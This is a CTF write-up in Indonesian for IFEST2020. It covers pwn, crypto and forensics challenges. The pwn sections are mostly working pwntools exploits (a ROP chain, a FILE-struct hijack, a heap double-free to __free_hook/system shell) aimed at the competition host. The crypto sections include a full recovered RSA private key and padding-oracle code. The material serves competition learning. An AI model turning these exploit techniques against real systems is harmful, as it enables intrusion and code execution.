open("./flag.txt", 0, 0)
rop.call(libc.sym["syscall"], [0, 5, elf.bss(0x200), 0x100]) # read(5,
bss+0x200, 0x100)
rop.call(libc.sym["syscall"], [1, 1, elf.bss(0x200), 0x100]) # write(1,
bss+0x200, 0x100)

payload  = b"A" * 0x18
payload += write_str(elf.bss(0x100), b"./flag.txt\x00")
payload += bytes(rop)
print(len(payload))
r.sendlineafter("!\n", payload)

r.interactive()
```

Flag: IFEST2020{easy_seccomp_no_problem_:)}

oh_file (496 pts)

Buffer Overflow di .bss, ada FILE* struct setelah input buffer. Hijack fileno ke stdin untuk mendapatkan arbitrary read. Leak libc menggunakan input + saat guess pertama. Referensi File Struct exploit:
[1] https://www.slideshare.net/AngelBoy1/play-with-file-structure-yet-another-binary-exploit-technique
[2] http://docs.pwntools.com/en/beta/filepointer.html

```
#!/usr/bin/env python3
from pwn import *

# context.log_level = "debug"
context.arch = "amd64"
context.terminal = ["tmux", "splitw", "-h"]

BINARY = "./main"
HOST = "103.146.203.17"
PORT = 4001
```

```
elf = ELF(BINARY, 0)
libc = ELF("./libc.so.6", 0)

def conn(log_level="info"):
   global libc
   if len(sys.argv) > 1:
       r = remote(HOST, PORT, level=log_level)
   else:
       r = process(BINARY, aslr=0, level=log_level)
   return r

r = conn("debug")

r.sendafter(": ", "+")
libc.address=int(r.recvline(0).split()[4]) - 0x9fd0d
print(f"libc {libc.address:x}")

fs = FileStructure(null=elf.bss(0x500))
payload = b"10"
payload = payload.ljust(0x20, b"\x00")
fs.read(addr=elf.bss(0x300), size=8)
fs.chain = 0
fs.vtable = libc.sym["_IO_file_jumps"]
payload += bytes(fs)
payload  = payload.ljust(0x100, b"\x00")
payload += p64(elf.bss(0x60)) # overwrite handle
r.sendafter(": ", payload)

sleep(2)
r.send(b"\x0a")
r.send(b"\x00" * 7)

r.interactive()
```

Flag: IFEST2020{just_another_file_overfl0w}

another_heap (500 pts)

Manfaatkan chunk consolidation dengan top chunk dan first fit behavior sebagai pivot chunk untuk arbitrary free. Bypass double free mitigation dengan overwrite value “key” pada bk. Overwrite __free_hook untuk mengontrol RIP.

```
#!/usr/bin/env python3
from pwn import *

# context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

BINARY = "./main"
```


```
HOST = "103.146.203.17"
PORT = 4004

# elf = ELF(BINARY, 0)
libc = 0

def conn(log_level="info"):
   global libc
   if len(sys.argv) > 1:
       r = remote(HOST, PORT, level=log_level)
       libc = ELF("./libc-2.31.so", 0)
   else:
       r = process(BINARY, aslr=0, level=log_level)
       libc = r.libc
       libc.address = 0
   return r

def alloc(size, data):
   r.sendlineafter(": ", "1")
   r.sendlineafter(": ", f"{size}")
   r.sendafter(": ", data)

def edit(idx, data):
   r.sendlineafter(": ", "2")
   r.sendlineafter(": ", f"{idx}")
   r.sendafter(": ", data)

def free(idx):
   r.sendlineafter(": ", "3")
   r.sendlineafter(": ", f"{idx}")

def show(idx):
   r.sendlineafter(": ", "4")
   r.sendlineafter(": ", f"{idx}")
   r.recvuntil(": ")
   return r.recvline(0)

r = conn()

alloc(0x420, b"c")
free(0)
alloc(0x420, b"aaaaaaaa")
alloc(0x18, b"/bin/sh")
free(0)
leak = u64(show(1) + b"\x00\x00")
info(f"leak {leak:x}")
libc.address = (leak - libc.sym["__malloc_hook"]) & ~0xFFF
info(f"libc.address {libc.address:x}")

free(2)
alloc(0x18, b"c")
free(2)
edit(3, p64(libc.sym["__free_hook"]) + p64(0x122220))
```

```
free(2)
edit(3, p64(libc.sym["__free_hook"]) + p64(0x122220))
alloc(0x18, p64(libc.sym["system"]))
alloc(0x18, p64(libc.sym["system"]))
alloc(0x18, "/bin/sh\x00")
free(6)

r.interactive()
```

Flag: IFEST2020{bypassing_double_free_not_that_hard}

Cryptography

Panen first blood dulu gan.



Challenge | 13 Solves

Name	Date
Eat Sleep Nambah Semester Repeat	11 hours ago
ANJAY	11 hours ago
אלוף	11 hours ago

Challenge | 14 Solves

Name	Date
Eat Sleep Nambah Semester Repeat	9 hours ago
tim	9 hours ago
אלוף	9 hours ago

Challenge | 15 Solves

Name	Date
Eat Sleep Nambah Semester Repeat	11 hours ago
ANJAY	11 hours ago
Gak gini gak gitu	11 hours ago

Challenge | 10 Solves

Name	Date
Eat Sleep Nambah Semester Repeat	6 hours ago
אלוף	5 hours ago
Undefined	5 hours ago

Close (100 pts)

Diberikan file RSA public key dan encrypted flag. Awalnya kami mencoba memfaktorkan modulus menggunakan seluruh metode yang tersedia pada tools RsaCtfTool (https://github.com/Ganapati/RsaCtfTool). Modulus berhasil difaktorkan menggunakan metode fermat attack.

```
$ cat public.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu8FvSFuh3VP2uMvpEkkz
1kQp9tYA8naZA6elJKwvxU1jRTcrDB634ZlhcbHhyS6aD0l8mv+gwFDX8hlTvJio
lYpHIMhaWeRh11H3Gk0Q65AQSZt3uffY1aAJF7LKEP69H3mRyQibC34YswW4mx7+
XsLMS3aenYypM9lNrg6WEp9NaY445WXYzZAWPs25Lh7ic8ZW5nBDCgQnuB1vAOE1
7zfk2Or8G6zD4xzNUzyx5aLYUg5VC0S5bYsE9+9RWCkO+X1lnWvu2HyW4L6p4JBe
eFkHCnE/QEczHlXuxRkMZTJYPRdj6XXUCZY3xBWcqXza6qJvX8+FG3mBtnk1a1Je
vwIDAQAB
-----END PUBLIC KEY-----

$ rsad public.pem
private argument is not set, the private key will not be displayed, even if
recovered.
```

```
n:
23701949233252627194370000422554069318591414118937736454430203181551459679237691828919089407859214216070545551645219153639833108067923300742375967120134734162819590798244692243900004467087404571924357632500283580901793097361658972147081599493696456681473624780511549903526569444798714149957944337424972065592447635079208295521274111300233452232265507621253297217625933503022143206452856192735673219184168543927465863185811914178343054932807283933697782392101169391456614955008464038330601175549498868734908213926936876435052016413079870327923205724665003923538037955230519664905933546309673488553257091851485147455167
e: 65537

$ rsaf fermat -n
23701949233252627194370000422554069318591414118937736454430203181551459679237691828919089407859214216070545551645219153639833108067923300742375967120134734162819590798244692243900004467087404571924357632500283580901793097361658972147081599493696456681473624780511549903526569444798714149957944337424972065592447635079208295521274111300233452232265507621253297217625933503022143206452856192735673219184168543927465863185811914178343054932807283933697782392101169391456614955008464038330601175549498868734908213926936876435052016413079870327923205724665003923538037955230519664905933546309673488553257091851485147455167 -e 65537

[*] Testing key /tmp/tmpsn9ha6y6.
[*] Performing fermat attack on /tmp/tmpsn9ha6y6.

Results for /tmp/tmpsn9ha6y6:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAu8FvSFuh3VP2uMvpEkkz1kQp9tYA8naZA6elJKwvxU1jRTcr
DB634ZlhcbHhyS6aD0l8mv+gwFDX8hlTvJiolYpHIMhaWeRh11H3Gk0Q65AQSZt3
uffY1aAJF7LKEP69H3mRyQibC34YswW4mx7+XsLMS3aenYypM9lNrg6WEp9NaY44
5WXYzZAWPs25Lh7ic8ZW5nBDCgQnuB1vAOE17zfk2Or8G6zD4xzNUzyx5aLYUg5V
C0S5bYsE9+9RWCkO+X1lnWvu2HyW4L6p4JBeeFkHCnE/QEczHlXuxRkMZTJYPRdj
6XXUCZY3xBWcqXza6qJvX8+FG3mBtnk1a1JevwIDAQABAoIBADdzIkVxYnV2Jahf
+F6BJgECso4Gl9MDuZ79tOUGwTj46Pd5GoqCy/Whkci9Kxx6Wd9n6ZfxJO2HMq96
UWOihi9b3jPNV/myXD72Iw8ucW/QZS8H7i0LCIvWrrjEAa9RPFN+WNLRatDTFcJR
TzroxWEBEMq8po2LDDGW3L0p66JlzjzChnagd0WYZmlIT76XtNDbkiohqDu0Aetp
bqD53ltaD7ieWkan3aeczkZayddyASMCcrxdUaG+OgnmyF6AQ2W4dIdipUCUDZOd
hda5IPUpGA/RkK/1jTtMbnbPYfLcuBzzmhbKN0qihs03sRf2PuAFpV4gHRR6Emoz
0orGQfkCgYEA2z0BmqXyGBoEQ4/+pJHThETFMQwAGdAN00PS+OC9N8y2ciXlENKO
GO+6Woaxgu2U0+p4GJudzIz5/n7fMB3qv1fJUuckyA2Y6HTbSuey+gV1wYiC57KO
iw576d6e6jTpw72TXMiFpm4CqxsgZyDP5JbYyZfyjTsbGyWPS7YGfmMCgYEA2z0B
mqXyGBoEQ4/+pJHThETFMQwAGdAN00PS+OC9N8y2ciXlENKOGO+6Woaxgu2U0+p4
GJudzIz5/n7fMB3qvzzQLR1FVMB53ei+3BQw+adbWjwWJbIeHWjv2/zED1nK98Ep
tAH/S4c1ukuE2GxrUitBLx11hUl3B6lyIvimDvUCgYBd3VnBd4kWTpVCw/TXSuQP
fk4a+LNWWeCBcklyau44ZLo8VwMi17Mk9AaKWZ7ImqWcsYdnqcC+4iDqmDFAbZ6i
+5fjmbkCueecpuN4x4i2SP4otSSuxKEI4lOlRr4tMihfuNvN3sByCCm2Tm/qF39K
tFbuwNKFKygo0ETwumc/VwKBgDz5W5/aNVm0qqjrvGOi1xP7WGiKsOB898thGqTz
REznl3ppxaqHFNQkoEybF3WVhAXoORyG8z03nDPGr2Yfe/FSBYf2kxi+K2anW6Wz
y+czP3n6KiKzxiJh1Av34cNvMr7zLxkMUSd9ZFj6tejHRpXkx81FwTCfvQYZf0/w
naadAoGBAMsJ3IeU5K+OUAT45eFY4BesFlVbdhuCy3ibSEciU72jJM3hxh1aEQL/
```

```
86emTAEfrZWzvuHE4b0GuZ27/FaJkpvoO4d7wRyPs9JNDSSETdgWGkSb41dSlRBm
SyhSgTQYNTFq6fDJ3Rs+ZmK4voKrXoQPQp53HvouIki5iV0zlk0c
-----END RSA PRIVATE KEY-----
```

```
from deom import *

key = RSA.import_key('''-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAu8FvSFuh3VP2uMvpEkkz1kQp9tYA8naZA6elJKwvxU1jRTcr
DB634ZlhcbHhyS6aD0l8mv+gwFDX8hlTvJiolYpHIMhaWeRh11H3Gk0Q65AQSZt3
uffY1aAJF7LKEP69H3mRyQibC34YswW4mx7+XsLMS3aenYypM9lNrg6WEp9NaY44
5WXYzZAWPs25Lh7ic8ZW5nBDCgQnuB1vAOE17zfk2Or8G6zD4xzNUzyx5aLYUg5V
C0S5bYsE9+9RWCkO+X1lnWvu2HyW4L6p4JBeeFkHCnE/QEczHlXuxRkMZTJYPRdj
6XXUCZY3xBWcqXza6qJvX8+FG3mBtnk1a1JevwIDAQABAoIBADdzIkVxYnV2Jahf
+F6BJgECso4Gl9MDuZ79tOUGwTj46Pd5GoqCy/Whkci9Kxx6Wd9n6ZfxJO2HMq96
UWOihi9b3jPNV/myXD72Iw8ucW/QZS8H7i0LCIvWrrjEAa9RPFN+WNLRatDTFcJR
TzroxWEBEMq8po2LDDGW3L0p66JlzjzChnagd0WYZmlIT76XtNDbkiohqDu0Aetp
bqD53ltaD7ieWkan3aeczkZayddyASMCcrxdUaG+OgnmyF6AQ2W4dIdipUCUDZOd
hda5IPUpGA/RkK/1jTtMbnbPYfLcuBzzmhbKN0qihs03sRf2PuAFpV4gHRR6Emoz
0orGQfkCgYEA2z0BmqXyGBoEQ4/+pJHThETFMQwAGdAN00PS+OC9N8y2ciXlENKO
GO+6Woaxgu2U0+p4GJudzIz5/n7fMB3qv1fJUuckyA2Y6HTbSuey+gV1wYiC57KO
iw576d6e6jTpw72TXMiFpm4CqxsgZyDP5JbYyZfyjTsbGyWPS7YGfmMCgYEA2z0B
mqXyGBoEQ4/+pJHThETFMQwAGdAN00PS+OC9N8y2ciXlENKOGO+6Woaxgu2U0+p4
GJudzIz5/n7fMB3qvzzQLR1FVMB53ei+3BQw+adbWjwWJbIeHWjv2/zED1nK98Ep
tAH/S4c1ukuE2GxrUitBLx11hUl3B6lyIvimDvUCgYBd3VnBd4kWTpVCw/TXSuQP
fk4a+LNWWeCBcklyau44ZLo8VwMi17Mk9AaKWZ7ImqWcsYdnqcC+4iDqmDFAbZ6i
+5fjmbkCueecpuN4x4i2SP4otSSuxKEI4lOlRr4tMihfuNvN3sByCCm2Tm/qF39K
tFbuwNKFKygo0ETwumc/VwKBgDz5W5/aNVm0qqjrvGOi1xP7WGiKsOB898thGqTz
REznl3ppxaqHFNQkoEybF3WVhAXoORyG8z03nDPGr2Yfe/FSBYf2kxi+K2anW6Wz
y+czP3n6KiKzxiJh1Av34cNvMr7zLxkMUSd9ZFj6tejHRpXkx81FwTCfvQYZf0/w
naadAoGBAMsJ3IeU5K+OUAT45eFY4BesFlVbdhuCy3ibSEciU72jJM3hxh1aEQL/
86emTAEfrZWzvuHE4b0GuZ27/FaJkpvoO4d7wRyPs9JNDSSETdgWGkSb41dSlRBm
SyhSgTQYNTFq6fDJ3Rs+ZmK4voKrXoQPQp53HvouIki5iV0zlk0c
-----END RSA PRIVATE KEY-----''')

c = s2n(open('flag.enc').read())
print n2s(pow(c, key.d, key.n))
```

```
$ python solve.py
mk:\x96\xb9�y\x8d]=\x0b\xa3\xbc&�U\x90\xbf\xfeZ¥5�h\xa4&\x81�L�P\xbe$�2)(\x1
b
�|c�\xa5\x939�OM\x80\x14\x15�m��'�2`\xb1��\xbc�IR�*�'\x89z����\xb3\x9a~R�\G\
x97Z�gJ\x8b\x88A���7b\x92u�>p��E\xa2,,\xa8!B\xb8\x9f␣
\x10*8\xbf��\x1b\x888\xa2f�X\x0f\xbd3\x1c\xb3A\x85\x96\x0579\x90e\x7f<�Z�(�A
%��9������4\x13"`\xa2$\xa7�P�6\xb8�o4NQ\x9bÐ\xb7p��p*\x078\x95:\x9fLk\x81-\x
00FEST2020{Tooooooooooo_cloooooseeeeeeeee}
```

Flag: IFEST2020{Tooooooooooo_cloooooseeeeeeeee}

Baby RSA (100 pts)

Flag dienkripsi menggunakan nilai e = 65535 dan kita juga diberi hint nilai w = p + q. Kita bisa memfaktorkan modulus dengan pendekatan Binary Search (seperti soal HackToday 2019: RSA goes skrrahhh). Setelah berhasil memfaktorkan, ternyata nilai gcd(e, phi) == 3. Kita bisa mendapatkan pow(m, 3, n) dengan cara menginvers 65535/3 terhadap phi. Setelah kami cek, untungnya flag bernilai kecil sehingga m**3 < n. Tinggal akar pangkat 3, lalu didapat flag.

```
from deom import *

N = 15628464959150...
w = 25045782925429...
c = 62669523710042...

enc = c
n = N
z = w

dist = z // 4
p = z // 2
q = z - p

print "p = {}".format(p)
print "q = {}".format(q)
print "p*q = {}".format(p*q)
print "n = {}".format(n)
print "="*40

while p*q != n:
      if p*q > n:
            p += dist
            q = z - p
      elif p*q < n:
            p -= dist
            q = z - p
      dist = dist // 2

      print "p = {}".format(p)
      print "q = {}".format(q)
      print "p*q = {}".format(p*q)
      print "n   = {}".format(n)
      print "="*40

print "p = {}".format(p)
print "q = {}".format(q)

e = 65535
phi = (p-1)*(q-1)
assert gcd(e, phi) == 3

d = inverse(e/3, phi)
```

```
m3 = pow(enc, d, n)
m = int(iroot(m3, 3)[0])
flag = n2s(m)
print flag
```


```
p =
13256486034282163381898489528370829149838324374836209709504090920816897549893457662679210074526383870051568695768690285896697434350748636125638132037252459861581718764889352196801727983747016191195102350454282850439195557798388412094227575780608217996997334807073345343351614072819585557153140239265850111483
q =
11789296891147536679863028281342283425077824744129314656934865254658058978556874690378644154594669914511376272141747806160980497900240754852388198134001002413469629538716087060368631838064665859427951932799104545546004522274831432287842934904951443155516446269200387756065110704190223454839929511443117835765
IFEST2020{baby_rsa_baby_crypto}
```

Flag: IFEST2020{baby_rsa_baby_crypto}

Aesthethiccc (100 pts)

Dari hint sudah jelas bahwa AES menggunakan MODE OFB. Tinggal kirimkan plaintext bebas, didapat ciphertext. Untuk dapatkan flag, xor plaintext dan ciphertext tersebut (didapat keystream), lalu xor terhadap encrypted flag. Didapat file png yang merupakan flag.

```
$ python -c "print 'a'*60000" > file

### upload file, lalu didapat file.enc ###

$ python
Python 2.7.17 (default, Jul 20 2020, 15:37:01)
[GCC 7.5.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import xor
>>> a = 'a'*60000
>>> b = open('file.enc').read()
>>> c = open('flag.enc').read()
>>> d = open('flaggy', 'w').write(xor(a, b, c))

$ file flaggy
flaggy: PNG image data, 3136 x 1154, 8-bit/color RGB, non-interlaced

$ mv flaggy flaggy.png
```



Flag: IFEST2020{AESthethiccc_Abiezzzzz_xixixi}

Baby AES (176 pts)

Servis akan menggunakan iv=key jika iv tidak dimasukkan oleh user. Encrypted flag diberi pada MODE ECB, sementara servis hanya menyediakan custom message dengan MODE CBC. Namun kita juga dapat mengontrol iv. Hal yang kami lakukan adalah mencoba dekrip cipher block dari encrypted flag satu-per-satu, lalu memanfaatkan fungsi unpad apakah string yang dikembalikan hilang atau tidak. Hal ini menjadi sangat mungkin karena kita diberi kebebasan dalam menginput iv. Berikut kodenya.

```
from deom import *
import base64 as b

p = remote('103.146.203.17', 5000)

def kirim(apa, iv, data):
    p.sendlineafter('> ', str(apa))
    p.sendlineafter('SET IV: ', iv.encode('hex'))
    p.sendlineafter('SET DATA: ', data.encode('hex'))
    return p.recvline().strip()

p.sendlineafter('> ', '3')
encflag = b.b64decode(p.recvline().strip())
print encflag.encode('hex')
flag = ''

for z in range(0, len(encflag), 16):
    for i in range(256):
        flag1 = kirim(2, '\x00'*15+chr(i), encflag[z:z+16])
        flag1 = flag1[2:-1]
        if len(flag1) == 15:
            flag += flag1 + chr(i^1)
            print flag.replace("'", "")
            break
        if flag1:
            print flag1

print flag
```

```
$ python solve-aes.py
[+] Opening connection to 103.146.203.17 on port 5000: Done
5795835edc18e823c9e0892f08b302df5966d69f1e3b444cece5b5241267542122e21bfd5dbf
6a3e22f9a93fbd096b08c45afffc8ac7c0e6336da883a46b9576
IFEST2020{d41
IFEST2020{d41d
IFEST2020{d41d8c
d98f00b
d98f00b2
d98f0
d98f00
d98
d98f
d
d9
IFEST2020{d41d8cd98f00b204e98009
98ecf84
98ecf842
98ecf
98ecf8
98e
98ec
9
98
IFEST2020{d41d8cd98f00b204e9800998ecf8427e_key_i
s_not_iv}
s_not_iv}\x07
s_not_iv}\x07\x07
s_not_iv}\x07\x07\x07
s_not_iv}\x07\x07\x07\x07
s_not_iv}\x07\x07\x07\x07\x07
s_not_iv}\x07\x07\x07\x07\x07\x07
s
s_
s_n
s_no
s_not
s_not_
s_not_i
s_not_iv
IFEST2020{d41d8cd98f00b204e9800998ecf8427e_key_i
[*] Closed connection to 103.146.203.17 port 5000
```

Terlihat flagnya, tinggal urutkan saja secara manual (saya malas merapikan outputnya hehe).

Flag: IFEST2020{d41d8cd98f00b204e9800998ecf8427e_key_is_not_iv}

Forensic

Balap PING Liar (100 pts)

Diberikan file pingLiar.pcap yang didalamnya terdapat banyak paket ICMP. Terdapat banyak string base64 encoded. Kami mencari write-up yang relevan, lalu akhirnya mencoba mengumpulkan byte pada index tertentu di tiap paket, dan ditemukan flag pada index ke-24 (0x18).


```
from scapy.all import *

r = rdpcap("pingLiar.pcap")
list1 = []
flag = ''

for i in range(0, len(r)):
    if ICMP in r[i]:
        if "ICMP" in r[i][ICMP].summary():
            d = str(r[i])
            # print d
            flag += d[0x18]

print flag.replace('@', '')
```

```
CTF (Capture the flag) atau lebih tepatnya lagi: Security CTF adalah
kompetisi dalam bidang security di mana para peserta diminta mencari flag
(berupa string tertentu) yang disembunyikan atau dilindungi dengan cara
tertentu. Event CTF biasanya gratis, sebagian besar online dan
diselenggarakan berbagai pihak. Penyelenggara CTF bisa berupa perusahaan
baik kecil maupun besar (seperti Google, Facebook), Universitas, pemerintah,
ataupun organisasi lain. dan flag untuk challenge ini adalah
IFEST2020{Balap_ICMP_liar_untuk_menjadi_PING_bangetttt}
```

Flag: IFEST2020{Balap_ICMP_liar_untuk_menjadi_PING_bangetttt}

Balap PING Liar 2 (100 pts)

Kami menganalisis singkat di Wireshark.



Terdapat paket ICMP dengan request id=0x1337. Kami hanya menebak (karena 1337 (leet) biasa digunakan sebagai angka heker) angka tersebut sesuatu yang mencurigakan. Dan iseng-iseng mencoba extract dengan tshark, lalu menambahkan filter icmp.ident==0x1337.

```
$ tshark -r pingLiar2.pcap  -T fields -e "data" -j -Y "icmp.ident==0x1337" |
uniq
53555a465531513d0a
546b64665a47453d0a
55456c4f5230633d0a
523064390a
553256745957733d0a
59577470626c383d0a
4d6a41794d48733d0a
626c397a5a57303d0a
6157356655456b3d0a
```

```
>>> a =
['53555a465531513d0a','546b64665a47453d0a','55456c4f5230633d0a','523064390a'
,'553256745957733d0a','59577470626c383d0a','4d6a41794d48733d0a','626c397a5a5
7303d0a','6157356655456b3d0a',]
>>> for i in a:
...     print i.decode('hex').strip().decode('base64').strip()
...
IFEST
NG_da
PINGG
GG}
Semak
akin_
2020{
n_sem
in_PI
```

Tinggal urutkan flag secara manual (lagi males mikir, udah ngegas 12 jam CTFan).


Flag: IFEST2020{Semakin_PING_dan_semakin_PINGGGG}

Stack (100 pts)

```
$ head -c 200 stacked/stacked.png | hd
00000000  89 89 89 89 89 89 89 89  89 89 89 89 89 89 89 89  |................|
*
00000020  89 89 89 89 89 89 50 50  50 50 50 50 50 50 50 50  |......PPPPPPPPPP|
00000030  50 50 50 50 50 50 50 50  50 50 50 50 50 50 50 50  |PPPPPPPPPPPPPPPP|
00000040  50 50 50 50 50 50 50 50  50 50 50 50 4e 4e 4e 4e  |PPPPPPPPPPPPNNNN|
00000050  4e 4e 4e 4e 4e 4e 4e 4e  4e 4e 4e 4e 4e 4e 4e 4e  |NNNNNNNNNNNNNNNN|
*
00000070  4e 4e 47 47 47 47 47 47  47 47 47 47 47 47 47 47  |NNGGGGGGGGGGGGGG|
00000080  47 47 47 47 47 47 47 47  47 47 47 47 47 47 47 47  |GGGGGGGGGGGGGGGG|
00000090  47 47 47 47 47 47 47 47  0d 0d 0d 0d 0d 0d 0d 0d  |GGGGGGGG........|
000000a0  0d 0d 0d 0d 0d 0d 0d 0d  0d 0d 0d 0d 0d 0d 0d 0d  |................|
000000b0  0d 0d 0d 0d 0d 0d 0d 0d  0d 0d 0d 0d 0d 0d 0a 0a  |................|
000000c0  0a 0a 0a 0a 0a 0a 0a 0a                           |........|
000000c8
```

File signature PNG biasanya diawali dengan urutan byte 89 50 4e 47, namun kali ini terjadi pengulangan byte sebanyak 38 kali. Kami menduga sepertinya terdapat 38 gambar yang terpisah lalu dijadikan satu kedalam stacked.png. Dan ternyata benar.

```
for i in range(38):
    st = open('stacked/stacked.png').read()
    img1 = st[i::38]
    f = open('stacked/stacked_%d.png' % (i), 'w').write(img1)
```



Flag: IFEST2020{Stack_but_not_Ovefooooooooo}